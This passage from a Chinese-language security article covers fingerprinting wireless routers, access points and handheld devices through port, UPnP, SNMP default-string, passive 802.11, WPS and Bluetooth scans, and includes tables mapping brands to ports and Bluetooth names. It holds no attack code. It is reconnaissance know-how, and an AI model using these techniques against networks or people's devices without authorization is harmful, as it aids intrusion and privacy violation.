


图3

需要注意的是,通过端口扫描判断无线路由器或者接入点时,一般不仅仅依赖于对80端口的判断,一些无线网络设备除了80端口之外,也会开启一些很少见的端口,这些也将是我们判断无线设备的依据。这些端口就需要平时的经验及总结,这里在表3中给出部分实例以供大家参考。

表3

无线路由器品牌	默认开放端口	特殊开放端口(个别)	市面主流产品
Belkin(贝尔金)	80	53	F5D7230
Linksys(思科)	80	2869	WRT54G
Dlink	80	52869、515	DI—524、DI—624

当然,也并不是所有的无线设备默认下都支持从外部网络访问到其配置页面,这点尤其要注意,所以就需要更多的方法来确认,比如方法2——特定ARP报文探测。

2. UPNP探测

在默认情况下,绝大多数的无线网络设备都支持UPNP设置,并且在默认情况下都已开启这项。通过前期的扫描先行确认疑似无线网络设备的IP,如图4所示,使用NMAP检测到10.0.0.1为D-Link产品。




图4

然后使用简单的UPNP工具搜索当前内部网络,如图5所示,通过使用UPNP扫描工具,即可看到出现目标无线设备的厂商名称、具体型号及型号的提示,即获得无线网络产品为日本BUFFALO无线路由器,具体型号为WHR—HP—G54,其设备版本号为1.40。甚至在下方我们都获取到了该产品的详细UDN编号。




图5

3. SNMP探测

大多数有线网络中总有一些设备运行着SNMP服务,无线网络也是一样,在连接至有线网络的无线网络设备中也总会有一些产品默认支持SNMP服务。其实很多时候这些SNMP服务是不必要的,但却没有引起网络管理员的重视。更令人觉得遗憾的是,很多设备的SNMP字符串设置保持了产品出厂时默认的设置并没有在使用后更改,这样更是增加了可能面临的安全危险。

无论是对于安全人员还是黑客们而言,有很多工具都能够协助人们查找及识别开启SNMP的无线网络设备。如图6所示,使用SOLARWINDS中的MIB Walk工具,利用默认字符串对疑似无线网络设备进行查询,可以看到找到一台名为Linksys的无线路由器,其默认开启了SNMP服务。




图6

好了,上面就是一些典型的通过传统有线网络技术来进行无线设备指纹识别的方法和思路,下面看看基于无线网络技术的指纹识别。

基于无线网络技术的指纹识别

1. 通过分析无线报文实现

和有线网络中常提到的操作系统指纹判断一样,对于无线网络设备,同样存在着诸多可用于判断其产品类型的方式。比如该无线网络设备在进行广播时,会发送一些特定的数据报文,在这些数据报文中存在一些Banner,可以帮助安全人员或者黑客们判断出该产品的具体型号。

最出名的工具有wifinger.py,这款基于Python开发的工作在Linux环境下的工具,采用了被动式探测方法。所谓被动式探测就是指处于Monitor监听模式的无线网卡,在不发送任何数据包的前提下,对无线网络中的全部流量进行过滤和分析,并自动将其中区分出来的无线设备列举出来。当然,区分的主要依据是一个名为digits.dat的指纹库文件,这个文件和NMAP中的指纹库文件一样,都需要定期更新。

在这个名为digis.dat的指纹库文件中,我们可以看到,其中的内容均是以某些款型无线路由器在广播或者与无线客户端之间传递数据时所具有的特征性代码来存储的,比如产品型号、默认WPS版本、广播。只要在监听无线网络的过程中,探测到出现符合其中任意一个特征码的数据包文时,就会出现一个疑似该型号无线路由器的百分比描述。而若是出现多个符合的特征码时,则会加强和指纹库文件中定义的无线路由器型号的吻合度,换句话说。就会出现一个较高的百分比描述。

如图7中黑框处所示,在经过简短的监听后,wifinger.py分析出当前无线网络中存在一台Belkin品牌的无线设备,其具体型号很可能为Belkin G+ MIMO F5D9230—4。




图7

类似地，如图8中黑框处所示，判断出当前无线网络中存在一台D-Link 的型号为DIR-624的无线路由器，以及一台疑似D-Link DIR-628的无线路由器。




图8

需要说明的是，由于该指纹库覆盖面依然有限，所以除了较为有名的无线设备品牌及市场占有率较高的型号外，一些影响力较小的品牌或者在北美及欧洲地区市场占有率较小的产品是暂时无法识别的，比如在数月前测试时，仍无法识别日本的BUFFALO和韩国的IPTIME这两个无线品牌产品，这个有待于指纹库的不断更新和改进。

2. 基于WPS的判断

WPS是由WiFi联盟所推出的全新WiFi安全防护设定(WiFi Protected Setup)标准，该标准推出的主要原由是为了处理长久以来无线网络加密认证设定的步骤过于繁杂艰难之弊病，运用者往往会因为步骤太过麻烦，以致干脆不做任何加密安全设定，因而引发许多安全上的疑问。通过无线路由器上的W P S键可以让用户高速、轻轻松松地加密无线网络传输数据，阻止非法用户的入侵，一方面既保证了无线网络的安全，另一方面又让用户配置加密轻轻轻松松松，每个人都可以很容易上手。

那么，通过对开启W P S功能的无线设备扫描，也能够协助无线黑客们判断出无线设备的具体类型。如图9所示，使用wpscan.py进行被动式扫描，能够获取到开启W P S功能的无线设备当前状态。在获取到WPScan功能状态的同时，也能够获取到一些该无线网络设备的相关信息，比如图9中黑框处所示，在"Model Name"处，就识别出为Belkin的型号为F5D7230-4的无线路由器，甚至可以显示出具体的型号为v9。




图9

由于图9所示内容源自W P S的广播数据，所以结果尤为可信和准确，不像之前无线设备指纹检测那样存在一定的吻合准确度问题。但是需要注意的是，并不是所有的无线网络设备都具备WPS功能。

针对手持设备的指纹识别

本文所说的手持设备包括但不限于智能手机、P D A、U M P C等，针对手持设备的指纹识别而言，主要有两个思路，一是若该手持设备支持W i F i，并已经连接到某一个无线网络进行上网操作，比如在咖啡屋等地方。此时就可以使用本文中之前所提及的有线网络指纹识别的方法来判定。

第二个思路是若该手持设备没有开启WiFi或者直接就不支持WiFi功能，但是当前开启了蓝牙功能，那么也能够通过对蓝牙的扫描来达到获取该设备MAC、机型等信息，从而达到系统识别的目的。这种情况很常见，玩蓝牙的朋友都知道，在很多场合，其实随便打开蓝牙一搜就会发现总能搜索到不少开启蓝牙功能的设备，主要都是智能手机，其中大部分还是默认开启的。如图10所示为我在机场候机大厅搜索到的大量开启蓝牙功能的手持设备。




图10

为方便大家学习,我把蓝牙扫描结果中较为典型的几种显示对应机型归纳如表4所示,其中,XXX指代被省略的具体型号。

表4

蓝牙扫描结果	对应厂商及机型	备注
Nokia XXXX	Nokia智能手机,XXX为具体机型	此为默认蓝牙名称设置
SGH—XXX	三星智能手机,XXX为具体机型	此为默认蓝牙名称设置
MTKBTDEVICE	绝大多数为山寨机,但也可能是某些厂商简化成本采用MTK芯片生产的产品	这里MTK指采用台湾联发科的芯片,BT指BlueTooth,DEVICE就是设备的意思
iPhone	苹果推出的iPhone系列智能手机	默认情况下无设备型号区别
SCH—XXX	三星智能手机,XXX为具体机型	此为默认蓝牙名称设置

当然,通过厂商编码来识别也是一个很有效的办法,但这个就需要建立大型的库来实现。

特殊无线网络设备识别

除了现在市面上销售的无线网络设备之外,还存在一些经过处理的无线设备,所谓处理有很多种方法和可能,比如刷新过Firmware,即更新为第三方固件的无线路由器、定制型企业无线网络设备、硬件修正设备等,限于本文篇幅就不一一列举。下面我们来看看刷新无线路由器Firmware的第三方固件。

目前,比较有名的第三方固件有DD—WRT、Open—WRT、FreeWRT、Tomato等。其中,最为有名的DD—WRT是一个基于Linux的无线路由固件,基于GPLV2发布。

DD—WRT提供了许多一般路由器固件所没有的功能,例如支持XLink Kai游戏协议、基于守护进程的服务、IPv6、无线分布式系统(无线网桥和无线中继)、RADIUS、先进服务质量控制、无线输出功率控制、超频能力,以及SD卡的硬件配置提供软件支持。如此强化的功能确实却有很大的吸引力,这也是为什么一些无线爱好者或者发烧友会将自己的无线路由器刷新的主要原因。如图11和图12所示分别为刷过DD—WRT和Tomato的无线路由器Web配置界面。

